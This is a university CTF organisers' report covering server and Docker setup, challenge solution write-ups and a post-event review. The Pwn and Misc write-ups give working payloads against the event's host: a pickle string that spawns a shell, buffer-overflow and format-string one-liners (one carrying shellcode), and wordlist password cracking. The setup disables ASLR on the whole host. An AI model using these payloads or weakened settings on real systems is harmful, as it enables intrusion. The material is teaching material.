HH CTF 2020

1. Introduction

1.1 General Information

The competition is a jeopardy-style CTF with over 30 challenges that any active student in Sweden could register for to compete. The CTF will be held on the fourth of December from 15:45 to 22:00. The CTF is organized and developed by Halmstad University, a team of four students supported by two teachers. This event will provide a great opportunity for our students and students from other schools to practice their CTF skills and learn a few more things. It's also a valuable assignment for us (developers) to understand how competitions of this kind are organized, learn how to use programs and platforms to technically support it and more in-depth understand the concepts behind different CTF categories.

As we are sponsored by Orange Cyberdefense that provides gift cards prizes for the top 3 teams, they will have the privilege to start at 15:45 with their presentation and at roughly 16:00 the competition will start. It will last till 22:00 when the winners will be announced. Afterwards, the winner teams will be double-checked to make sure all participants meet the requirements and that no cheating has taken place. They will also be required to submit writeups for the challenges they have solved in order to ensure they didn't get the flags from someone else. A teacher will then get in touch with the winners to split up the prizes. The prizes this year are gift cards at Komplett with the values of SEK 7500, 4500 and 3000, respectively.

In our case, the teams were formed randomly so that students practice collaborating with other people they have never seen before. To save time, I have created a Python script that mixes the students in random teams and write it out in a separate file. Another switch in the script will then use that file to create all the users and teams on the CTFd platform, join the assigned teams and send an email to all registered users with the username and password combinations for their accounts that they will use to solve and submit challenges.

1.2 Technical Information

We were provided with a Dell PowerEdge server with VMWare ESXi installed on it and a network outlet in D515, which was configured by the IT administration with a static publicly accessible IP address allowed through the school's firewall and NAT system. We were also given a domain name for the IP address, namely ctfeh.hh.se.

We have also created a Discord server (https://discord.gg/xuXh3TK) where we will be publishing the latest and more accurate information about the CTF. It is also a means of a communication channel for participants to talk to us (admin team) about some technical difficulties, formalities and share their opinions and thoughts. Hints will only be provided by the admin team in case we find it necessary or if a challenge hasn't been solved after a few hours. Hints will, however, be disclosed to everyone and not in DMs.

We have even created a different channel for each team to have a separate room to talk in and collaborate, as there will be people in teams that have never heard of each other. This will ensure that people find each other quickly and can rather focus on the challenges and not on finding their teammates.

Finally, a Dyno bot is used on the Discord server to look for flags being posted and will hence delete that message and mute the user for some time. The user will also be warned. This is to prevent people from sharing flags with each other and ruining the competitive nature of the competition.

2. Configuration

2.1 Physical Server Configuration

The server is connected with a few cables to a few different services. One port on the server is responsible for the iDRAC service that allows detailed configuration, but we didn't really use it at all. Another port is an Ethernet port connected with a cable to the network outlet that provides global internet connectivity to the server. There are also two fiber optic ports connected to a switch with the purpose of providing a backup internet connectivity to the server, but we didn't use it. On a monitor plugged into the server on the front side, it's possible to see the IP address the server's management network got assigned that we can then browse to and get access to the VMWare ESXi configuration web interface. **Make sure that the management network is never accessible from the outside so that attackers can't find it and possibly get access to the main configuration interface!**

2.2 VMWare ESXi Configuration

Go to the IP address written on the console for the server. In our case it was 169.254.150.243. You will also need to be on the same network as the server for it to work.

Register a new VM and give it the wanted settings.

Our Settings for 2020 CTF:

250gb storage: (50 Gb for swap if needed)

60gb RAM (not really needed so much, but in case...)

USB3.0

CD/DVD: Here you select the ISO image for your VM

We let the GPU settings be default, as it will not be used.

Boot the VM and follow the instructions to install the OS, we used Ubuntu Server. We skipped LUKS encryption and used the entire disk(The 200gb set earlier).

Create partition. We made default settings for bootloader partition(1mb). Root and home on the same partition(200gb size), and a SWAP partition(50gb).

Follow installation instructions. Create the first user, and name the server.

Let it install, once it tells you to remove the installation media, go into the settings for the VM(inside ESXi) and remove the Iso from the CD/DVD, then restart the VM.

Networking

Networking was the trickiest part. To give the VM an IP address there are a few steps.

On ESXi, create a new vSwitch.

Add an uplink to it, and assign a NIC to it(vmnic, the interface which has internet access on the server).

Create a new portgroup, and assign it to the new vSwitch .

In “Networking” under “VMKernel NICs” tab, create a new VMK and add the portgroup to it.

In Settings for the VM, add it to the portgroup.

In “Virtual switches” of the new vSwitch you should see the topology of the network where the VMs should be should be shown.

2.3 Ubuntu Server Configuration

Once the Ubuntu VM server is installed on VMWare ESXi, we now need to configure it for our needs. Firstly, the IP configuration needs to be set in order to get internet access. To set the static IP address, run the following command:

sudo ip address add 194.47.22.9/28 scope global dev ens160

Then also set the default route to the gateway:

sudo ip route add default via 194.47.22.1 (or what your gateways IP is)

However, we also want to set that this happens automatically every time a reboot is scheduled. This can be achieved by creating a **/etc/netplan/00-installer-config.yaml** configuration file with the following contents:

```
network:
  version: 2
  ethernets:
    ens160:
      dhcp4: no
      dhcp6: no
      addresses: [194.47.22.9/28]
      gateway4: 194.47.22.1
      nameservers:
        addresses: [8.8.8.8,8.8.4.4]
```

Next, download and install all necessary packages, such as development packages and libraries that will allow 32-bit (i386) binaries to be executed, Docker packages and so on. Depending on the purpose of the system, you will install more required packages.

You will probably need SSH service in order to have remote access to the service, so make sure to install it. For security reasons, you may also want to put it on a different port than 22, disable empty passwords and root logins and use PublicKey authentication rather than password authentication (consult the provided **sshd_config** file on OneDrive). The root account or any other in the sudo group will then need to create the rest of the users, create the **.ssh** folder and under it **authorized_keys** file in each user's home folder and put each user's public key in that file. You will then be able to SSH into the server securely and without using a password at all.

Finally, Docker containers need to be created that will host the CTFd website and the network services that some challenges may need to use. The CTFd container is very easily set up, just run the following command:

docker run –-name=ctfd -p 80:8000 -d ctfd/ctfd

If everything else is okay, you should be able to browse to http://ctfeh.hh.se and see the CTFd website. Follow the instructions now to set up the first admin user and initially configure the platform.

You may also want to have another docker container to host network services that some challenges will be using to interact with them. These services also need to be globally accessible so that participants can reach them and attempt to either exploit them or in other ways get the flag (depending on the type of the challenge). The following Docker command will create a minimal Ubuntu container, mount the /media/challenges on both the host and the container so that you can easily move challenge files between them and expose the 10001-10030 port range to the outside:

docker run –d –-name=challenges –v /media/challenges:/media/challenges:rw –p 10001-10030:10001-10030/tcp ubuntu /bin/bash

You can then start configuring the container and installing additional packages. However, when you exit the terminal, you will need a way to regain access to the container without creating it repeatedly with that command above, and for that you will use this:

docker exec –it <container name> bash


This will simply run /bin/bash on the specific container and give you a terminal. Note that you may need to put the **challenges** container offline while setting up the services so that people can't find them and start solving the challenges even before the competition has actually started. You can do this by editing the **config.v2.json** and **hostconfig.json** files under **/var/lib/docker/containers/<container hash>/** (consult our conf files on OneDrive). Make sure to stop the container before editing the files and create a backup before editing it in case you get something wrong. Afterwards, you will need to restart the Docker service to apply the changes.

In addition, it's recommended to install and configure the **fail2ban** package on both the host system and in the Docker container to make sure that people don't DoS the server either intentionally or by extensively brute-forcing or probing the services. There are numerous articles on Google that explain in detail how to

configure one and you can also refer to our **fail2ban.conf** and **jail.local** configuration files on the OneDrive. Essentially, the service will detect any DoS or extensive probing attempts to the active services and ban the user's IP for 5-10 minutes. We have also made sure to explain to participants not to use any probing and automation tools as they won't be necessary to solve the challenges; the manual approach is all that's needed.

Another thing is that some Pwn challenges require the ASLR protection to be disabled, which, unfortunately, can't be disabled only in the Docker container, but has to be disabled globally on the host system, so make sure to open **/proc/sys/kernel/randomize_va_space** and put **0** in there and save it.

3. Challenges



For the challenges that only provide a file or numerous files to the participants, nothing more than the CTFd platform is required. Simply upload the files needed and the participants will be able to download them off the platform when they click on the challenge.

For the challenges that require an additional network service for interaction, the **challenges** Docker container we created earlier is used. To host the challenges, we used the **tcpserver** program (**ucspi-tcp** package) is used in the following way:

tcpserver –DHR 0 <port> </path/to/binary>

The program will start a new instance of the program every time someone connects to the specified port and is a very fast alternative to using or writing a custom TCP server. All binary types are supported, including ELF binaries, Python executables and so on.

For the web challenges, we used the **lighttpd** HTTP server to host the websites. Very easy to set up and configure. Just google it up and you will find a bunch of simple articles. (You can find our configuration file on the OneDrive.)

Almost all challenges have the flag in the **hhctf_flag{}** format, however, some challenges that were borrowed from the previous CTF competition are in the **flag{}** format. One challenge is also in the **hhctf{}** format due to an error early in the development.

3.1 Crypto

3.1.1 Clutter

The challenge consists of several encrypted ZIP archives within ZIP archives. The file within a ZIP archive is the password for the archive. However, the passwords are hashed with different cryptographic algorithms. Break the hashes to get the cleartext password and move on to the next archive until you get to the flag.

3.1.2 Julius

The flag is rotated with the ROT algorithm, but with its different versions. One part is rotated with ROT3, another with ROT11, another with ROT13 and the last one with ROT20.

3.1.3 Layers

The flag is converted with multiple encoding schemes. Find the correct ones and convert the flag back to the plaintext.

3.1.4 Rivest Shamir Adleman

The flag is encrypted with a weak RSA key. It’s weak because the same prime number is used twice, allowing for it to be extracted. You are given n1 and n2, which are two numbers that both have prime2 in common. Since prime1 and prime3 are also, obviously, prime numbers, you can get the greatest common divisor of n1 and n2 and that would be prime2. It's then trivial to get prime1, you just divide n1 by prime2. Phi is then calculated by multiplying (prime1-1) with (prime2-1) and the extended Euclidean algorithm is then used to calculate the modular multiplicative inverse of the private key "e", which you already have to be 65537 from the source code. That inverse is then actually the decryption key, which we use to decrypt the message with pow(c, d, n1). Before that, c needs to

be converted back from hex to int and after the decryption process from int back to bytes stream, which would be the plaintext. And there is the flag.

3.1.5 Xor Rules

The fundamental property of XOR encryption is that after you create the ciphertext by XOR-ing the plaintext and the keystream, you decode the ciphertext by XOR-ing it with the key stream back. However, we don't know the key, but if we knew a portion of the plaintext, we could XOR that known plaintext part with the cipher and extract the repeating key stream. This technique is known as Known-Plaintext Attack.

We have the XOR-encrypted flag and since we know that the plaintext flag begins with "hhctf_flag{", we can simply XOR that known-plaintext part with the ciphertext to extract the key. For that you can use https://www.dcode.fr/xor-cipher, and in the main form you input the XOR-encrypted ciphertext and in the ASCII key field you input the known-plaintext part. Run the algorithm and you will get the repeating keystream, so the key is "X0R!" Now simply use the key instead of the known plaintext and there is the flag.

3.1.6 Xor Again

You can see that a different ciphertext is returned every time (almost) you connect to the service. Trying the same known-plaintext attack won't work here because the flag is not in the familiar format.

However, if you script it to connect to the service multiple times like the following one liner:

"for i in {1..1000}; do nc -v ctfeh.hh.se 10010 | grep -v flag; done >> flag.txt"

You can clearly see that the same ciphertexts are repeated multiple times, but one is repeated a suspicious number of times, which means that the same key was used every time to generate it. You could now make your own script or use the online service https://www.dcode.fr/xor-cipher to bruteforce the ciphertext. Simply input the ciphertext in the main field, select "Bruteforce/Test all keys from 1 to 8 bits (single byte)" and run. You will find a flag amongst the attempts on the left. Wrap it up in the "hhctf_flag{}" format and submit it.

3.2 Forensics

3.2.1 Colored Screen

Open the file 102520-50250-01.dmp with WinDbg Preview (File > Start Debugging > Open dump file)

Run the command “!analyze -v”

The flag is the name of the process that caused the BSOD: hhctf_flag{NotMyFault64} (PROCESS_NAME: hhctf_flag{NotMyFault64}.exe)

3.2.2 Droidz

You are given an Android backup file (.ab), which is a TAR archive packed with the DEFLATE algorithm. This is the file you get when running a backup on Android through ADB. This file can be extracted with the following command:

(printf "\x1f\x8b\x08\x00\x00\x00\x00\x00"; tail -c +25 20201009.ab) | tar xfvz -

This command kinda tricks tar into accepting the file, to then decompress it. There also exists a tool called android-backup-extractor which can be found on github and compiled.

You will see two extracted folders; **app** and **shared**. These correspond to the application data and the internal user storage(sdcard etc.). In “app/com.android.providers.telephony”, you will find some sms/mms backup files. These files are compressed with zlib. They can be decompressed in a similar way as before:

printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" | cat - 000000_sms_backup | gzip -dc > output_file

Tools such as Autopsy will also read zlib files automatically by default.

Analyze the messages and you should find a password. Back in “shared/0/Downloads”, you will find an encrypted ZIP file. Use the password to extract it, and there is the flag. Done!

3.2.3 Files and folders transfer protocol

In the provided PCAPNG file that you open with Wireshark, you will find that one packet contains a ZIP archive. Extract it from the raw packets and then you will see that it's password protected. Use John or "fcrackzip" tool to discover the password and extract the files from the archive. There will be many folders, but one should lead you to the flag. In that folder, reverse the files by last modified date and you will get the flag.

3.2.4 Registry 1 (borrowed)

On Linux, the SOFTWARE hive can be easily mounted and edited with the "chntpw" tool. Simply run "chntpw -e SOFTWARE" and you can navigate the hive and read and edit values. The attached USB devices are commonly stored under "Microsoft\Windows Portable Devices\Devices" and there you will find a key for the specific USB device (with a very long name). Go into the key and read the value "FriendlyName" and you will find the flag.

3.2.5 Registry 2 (borrowed)

1. Mount the NTUSER.DAT registry file with "chntpw -e NTUSER.DAT" and navigate to "Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs" and run "type 1" to read from the value named "1" and you will get the first part of the flag: "flag{s3cr3ts_1n"

2. Now navigate to "Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist" and you will see numerous keys. Trying each one and going in "Count" should reveal that the "{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}" key has a lot of values in there. The last value is actually a file with the "cneg2- _e3t15gel_15_p0zz0a}" filename, which seems to be reserved. Running it with ROT13 reveals the second part of the flag: "_r3g15try_15_c0mm0n}"

3.2.6 Save us, king (borrowed)

The file obviously has a broken header that we need to repair in order to view the image. Open it with a hexeditor ("hexeditor save_us") and edit the first 5 bytes to:

"FF D8 FF E0 00"

Open the image now with "xdg-open save_us" and you will find the flag there.

3.2.7 Stolen memory (borrowed)

From the description, we understand that we need to analyze the dump file looking for cmd lines or history. For that, we can use Volatility, so follow these steps:

1. Clone the Volatility GitHub repository (https://github.com/volatilityfoundation/volatility)

2. Run the tool and get some basic information about the dump - "./vol.py imageinfo -f StolenMemory.raw"

3. The suggested profile is "Win7SP1x64" so let's use the "cmdscan" module with that profile - "./vol.py cmdscan -f StolenMemory.raw --profile=Win7SP1x64"

4. The flag is Base64-encoded so simply decode it - "echo ZmxhZ3swcmQzcl8wZl92MGw0dDFsMTd5fQ== | base64 -d"

3.3 Misc

3.3.1 Infinite Loop

It's a loop where each zip file's password is the name of the next zip file (without the .zip extension). Create a script to extract them automatically until

the "flag.zip" file is extracted. It's then protected with another password that you can crack with "fcrackzip": "fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u flag.zip”. And there is the flag.

3.3.2 Long Live Math

Pretty easy challenge. You're only required to create a Python script that would do the math calculations and send them back to the service and get the flag.

3.3.3 Pickle Pickle Little Star

It's a simple Python script which takes input, base64-decodes it and then unpickles it. Unpickling user input is unsafe, as arbitrary pickle objects can be injected leading to remote code execution. Create a pickled string that would execute commands on the system or use my exploit script that will generate the following Base64-encrypted pickle shellcode and provide it as input to the script:

"Y3N1YnByb2Nlc3MKUG9wZW4KcDAKKChTJy9iaW4vc2gnCnAxCnRwMgp0cDMKUnA0Ci4="

It will execute /bin/sh and give us a shell, so now open "flag.txt" to get the flag

3.4 Pwn

3.4.1 Memory Management

The article on the following link contains the answers to almost all the questions: https://www.geeksforgeeks.org/memory-layout-of-c-program/

Some other questions may require additional Googling.

3.4.2 Custom Authentication System v1

The program uses an unsafe function called "gets()" to read in a string from a user and saves it on stack. Since the function doesn't check whether the buffer

has enough space for the entire input string, the stack can be overflowed. Having in mind that the "authenticated" integer variable was created before the "password" buffer, meaning that it was put on stack first and then the buffer, the input string can overflow into the "authenticated" variable and overwrite it with any value. The IF statement in the program only checks whether the "authenticated" variable is different than zero, any value will suffice. Simply input 261 A's, which would overwrite the "authenticated" variable with an A and the flag will be displayed.

The portion of the code that checks for the correct password is just a rabbit hole and the flag that it displays is invalid.

3.4.3 Custom Authentication System v2

The binary asks for the password first, which is the flag from the previous challenge. Once that is correct, it then asks for user input and unsafely stores it on heap in the "grade" variable where only 2 bytes are allocated. Since heap goes from low memory addresses to higher, the user input can freely overflow into the following memory allocated for the "ladok_file" variable where a file to read from is written. Afterwards, the "ladok_file" variable is used to open a file and read its contents, so the user input can be manipulated to overwrite that memory and specify an arbitrary file to read. It's obvious from the previous challenge that the flag will be stored in the "flag.txt" file, so that's what we want to read. However, even though there are only 2 bytes allocated for the "grade" variable, the compiler actually allocates the whole 16 bytes of memory, which can be confirmed with a debugger, so we need to write first some 16 bytes and then the file to read from, as following:

"AAAAAAAAAAAAAAAAflag.txt"

The binary then opens the "flag.txt" file and displays the flag!

3.4.4 WarGames

The binary is obviously inspired from the WarGames movie, so a few things need to be found from the movie in order to proceed through the binary. All the relevant information is here: https://www.youtube.com/watch?v=KXzNo0vR_dU

Interact with the binary in a correct way by answering the questions as they were answered in the movie (doesn't have to be exact, the binary is only looking for keywords). When you get to the Global Thermonuclear War menu, it asks for countries to nuke, which is susceptible to a stack buffer overflow attack. Analyze also the binary with radare2 to find the hidden function in the binary ("r2 ./binary"; "aaa"; "afl")

You can see that there is a function called "getflag", so open the binary in GDB, put a breakpoint at main ("break main") and then disassemble the getflag function (disassemble getflag) and take the first address at the beginning (0x56556401). That's the address we need to point the program to when it's overflowed.

While in the debugger, send a cyclic pattern of 300 bytes in the susceptible input and then discover the offset to EIP. I used Pwndbg plugin in GDB which can generate a cyclic pattern with "cylic 300" and then get the offset with "cyclic -l 0x61736361" and the offset appears to be 270 bytes. So we need to send 270 bytes and then the address to the getflag function in little-endian format and it looks like this:

"python -c 'print "lala\nlala\nGlobal Thermonuclear War\nLater\n" + "A"*270 + "\x01\x64\x55\x56"' | nc –v ctfeh.hh.se 10005"

The binary is overflowed, its EIP is overwritten and the execution flow is redirected to the getflag function, displaying the flag to the screen.

3.4.5 If Ladok Was Broken

The binary is susceptible to the format string vulnerability, which can be easily confirmed by inputting "%x.%x.%x.%x." in the binary and some addresses off the stack will be displayed. We need to take advantage of this vulnerability and overwrite the grade variable (at the memory address provided by the program) to number 5 (even though it can be any number, but the binary requires it to be number 5 in order to print out the flag). When we type "AAAA%x.%x.%x.%x.%x.%x.%x.%x." into the program, we can see that in the seventh place the address 41414141 is located, which is our A's from the beginning of the buffer. We can use this information now to provide any memory address we want to overwrite (which would be 0xffffdc28, note that it can be

different for you) and add one additional byte (any character) in order for it to be total 5 bytes (memory addresses are 4 bytes in size). Now use the "%7$n" (7 because it's in the seventh place) format string to write the number of bytes written (5) to the variable, which would then become 5:

"python -c 'print "\x28\xdc\xff\xffA%7$n"' | nc -v ctfeh.hh.se 10006

3.4.6 Admin Contact Page

The binary is susceptible to an ordinary, simple buffer overflow vulnerability that leads to arbitary command execution. If you are unfamiliar with this concept, there are tons of resources on the internet to introduce you to this type of vulnerability.

Note that this vulnerability can get you a reverse shell on the machine if you have a publicly facing IP address, but it's not required. You know from previous challenges that the flag is in the "flag.txt" file, so we just need a shellcode that would read that file. Metasploit's "linux/x86/exec" payload can help with that.

The binary can be exploited with a oneliner as well as with a standalone Python script. You will find the Python exploit script in its folder, while the oneliner looks like this:

"python -c 'print "aa\naa\n" + "A"*512 + "\x71\x63\x55\x56" + "\x90"*20 +
"\xb8\xde\xa7\xa8\x1d\xdd\xc6\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x0d\x31\x43\x12\x83\xeb\xfc\x03\x9d\xa9\x4a\xe8\x4b\xbd\xd2\x8a\xd9\xa7\x8a\x81\xbe\xae\xac\xb2\x6f\xc2\x5a\x43\x07\x0b\xf9\x2a\xb9\xda\x1e\xfe\xad\xd0\xe0\xff\x2d\x88\x81\x8b\x0d\x28\x2e\x15\x2a\x9a\xda\xad\xc0\xe2\x75\x1d\xa1\x02\xb4\x21"' | nc -v ctfeh.hh.se 10001"

3.5 Reversing

3.5.1 Strings Are Important Datatypes

Run "strings" tool on the binary and at the beginning of the output you will see the flag divided in a few rows. Put the flag parts back together and there it is.

3.5.2 But Integers Are Better

The flag is not in the string format anymore and can't be detected with "strings". However, it has been converted to ASCII numbers and can be easily detected by any reverse engineering software, such as Radare2. To find the flag, open the binary with "r2 ./binary", analyze the binary with "aaa", seek to main with "s main" and type "pdf" to disassemble the function, which will convert all the ASCII numbers into their text counterparts and reveal the flag.

3.5.3 Hmm Integers Were Not As Good As I Had Thought

The flag is still in the integer format, but it's now encrypted (very insecurely though) and there is a function called "decryptFlag()" in the program, which is never called throughout the code. To solve the challenge, load it with a debugger (Radare2) and redirect the execution flow (EIP) to that function.

Load Radare ("r2 -ad ./binary"), set a breakpoint on main ("db main"), list all functions ("afl") and note the memory address of the "sym.decryptFlag" function (it was 0x56583320 for me). Then run the program ("dc") and a breakpoint will be hit. Alter the EIP register to point to the memory address of the decryptFlag function ("dr eip=0x56583320") and continue execution ("dc"). And there is the flag.

3.5.4 So Slooooooow

This challenge requires more reverse engineering skills in order to decipher what is going on. Essentially, the program is trying to calculate the 275034687th prime number and print it as the flag. Knowing this, you can navigate to a website (https://primes.utm.edu/nthprime/index.php#nth) and request it, which appears to be 5898490069. Wrap it in the required flag format and submit it.

3.6 Stego

3.6.1 StegEZ

You get PNG file. Running the 'file' tool on the file reveals that it is not a PNG file, but a JPEG. Seeing as this does not correspond, it is worth looking at the metadata of the image. Using a tool such as 'exiftool' on the image to show the EXIF data. The flag is stored in the comment.

3.6.2 Morose

A png file is supplied. Using tools like 'file' or 'exiftool' shows nothing strange. The file has been embedded with a zip file. To detect if a file has other files within and extract them, a tool such as 'binwalk' or 'foremost' can be used. Since this is a png file, you could even unzip this file with the 'unzip' tool. A zip file will have been extracted. Its contents is a secret message. The text is Morse code, you can tell by the slashes(/) signifying spaces. However the dashes (-) are replaced by 1's, and the dots (.) replaced by 0's. You can manually replace the dots and dashes, or you can make it easy by using 'sed': “sed 's/1/-/g; s/0/\./g' secret_message.txt”. This sed command replaced all 1's with dashes(-), and 0's with dots(.). From here, an online tool can be used to translate the morse code into text.

3.6.3 Hidden

The file is a JPEG file of me hacking a bank. This image contains another file. To extract the file, a tool such as steghide can be used. However, a password is required to extract this data. A tool like stegocracker can be used to run a wordlist against the image file: “stegocracker me_hacking_bank.jpg /wordlists/rockyou.txt". The program will run through the 'rockyou.txt' wordlist until it finds a password that is able to extract data from the image. Once it has found the password, steghide can be used to extract the data: “steghide extract -sf me_hacking_bank.jpg”. A file will be extracted; secret_message.txt > hex_decoded.txt cat'ing this file shows a long string of alphanumeric characters. The string has been converted to hexadecimal, to convert the hexadecimal to ascii a tool such as 'xxd' can be used: “cat secret_message.txt | xxd -r –p". Now the string has been converted from hexadecimal, but it is still not fully decoded. The

string is now encoded in base64, the way you can tell is usually by the padding at the end ("=="), and by the alphanumeric characters. To decode this, you can simply use the base64 tool with the '-d'(decode) flag: “cat hex_decoded.txt | base64 -d > output”. Of course, this could have been done in one line: “cat secret_message.txt | xxd -r -p | base64 –d". The flag has now been decoded!

3.6.4 Mathison

The Challenge has two files, .pdf and a .zip. Both files are password protected.

To solve the challenge, you need to retrieve the password for the .zip file, which is inside of the .pdf file. To get the password in the pdf you will have to break the password. This can be done by consulting our friend John the ripper. JohnTheRipper has many many helper scripts that will convert to a format that john can read. One of these scripts is pdf2john. On kali they are located in /usr/share/john/.

pdf2john Mathison.pdf > Output

Now we can run john with a wordlist on it to try to break the password. The rockyou wordlist is recommended

john --wordlist=rockyou.txt Output

Now unzip the zipfile with the password inside the pdf. Inside the zip is an image of a criminal. This image has some stuff inside it. To extract it you can use a program like binwalk or foremost.

binwalk -e Criminal.jpg

New files will be extracted, of them is an image. You can extract some more data from this file again using the same method. More files extracted, including a secret(_)message(.txt). This file contains some weird looking encrypted text. The image that the message was contained in was an image of the young Alan Turing, the famous code breaker for the enigma code. The file name 19540607.jpg is also the day that he died. The encrypted text is enigma code. This can easily be broken with any online translator. (dcode.fr has almost every encryption method created). Done

3.7 Web

3.7.1 Secret HTML

Simply click on F12 on the index page and in one “<meta>” tag under “<head>”, you will find the flag.

3.7.2 Beep Boop

Common sense should tell you to look for the robots.txt, so do it.

3.7.3 Admin 2 l33t (borrowed)

The vulnerable web page is located at http://ctfeh.hh.se:10030/chall3.php. If you intercept the request with Burp Suite, you will see there is a cookie with name "admin" set to "0". Simply set it to 1 and re-send the request and you will get the flag.

3.7.4 JS

If you inspect source code of the index page, near the end of the “<head>” tag section, you will find some suspicious “<script>” tags. The files that they point to seem to be Base64-encoded, so simply decode them one by one and you will get the flag.

3.7.5 NomNom

The vulnerable webpage is located at http://ctfeh.hh.se:10030/chall4/ and requires you to bypass the login page and get the flag. Cookie “admin” is set to 0. Set it to 1. Cookie “?” is the Base64-encoded password for admin and decodes to “insecure”:

login: admin
password: insecure

When everything is set, the flag will appear.

4. Conclusion

The competition went very well, there were no issues at all. It was run very smoothly, so there was no need for any intervention in the server. We also believe everyone did a great job. There were quite a lot of challenges so there was something for everyone to do. Every team has solved at least 3-4 challenges, and three teams did exceptionally well and earned the top 3 places. We are now waiting for their writeups until 11th of December to make sure that they have solved the challenges themselves and didn't get a flag from some other team. When all the writeups have been checked and if everything checks out, the winning teams will be contacted for the delivery of the prizes. We will then also publish the solutions for the challenges and leave them online for a while for everyone to practice with the solutions and learn even more.

We have received generally good feedback, the participants were happy with the competition and thought we had done a great job. We have received one critique about the inactivity of some people. There were teams with all 5 or 6 team members online, actively contributing to the team, while another team had only 3 people online. Unfortunately, it's not that easy to fix that in such remote competitions since we can't really predict if people will come or not. However, we had a plan if a team dropped down below 3 active people where we would put together two teams, but this would have to be done early in the competition, as it's not feasible later on. We will think about this problem for the next competition and see if we could come up with a better solution. There were, however, some responsible students that let us know they wouldn't be able to participate in advance, so we were able to replace them.

Unfortunately, a flaw was found in the Long Live Math challenge after the competition ended, which allowed participants to bypass the timer and solve the mathematical statement manually. Otherwise, they would have been forced to create a script that would connect to the service, receive the statement, solve it and send back the solution and repeat that for all the statements. This made the challenge easier than it should have been. Not sure why this happened, as the

program worked correctly on my local machine as well as over the network with tcpserver, but not on the server.
Fix: Test the programs on the server as well and fix the source code to meet the requirements of the challenge.

In addition, a few of the challenges such as Registry 1 & 2, were a bit spoiled because you could always search for the “hhctf_flag” or “flag” part of the entire flag in a tool and the tool would find you its location for you. In this case it was unwanted as participants should have been required to do a research about USB information in the Registry and so on and not just look directly for the flag.
Fix: Don’t put the flag in the known format, but rather when the participants actually do the research and find the flag, they would wrap it in the appropriate format.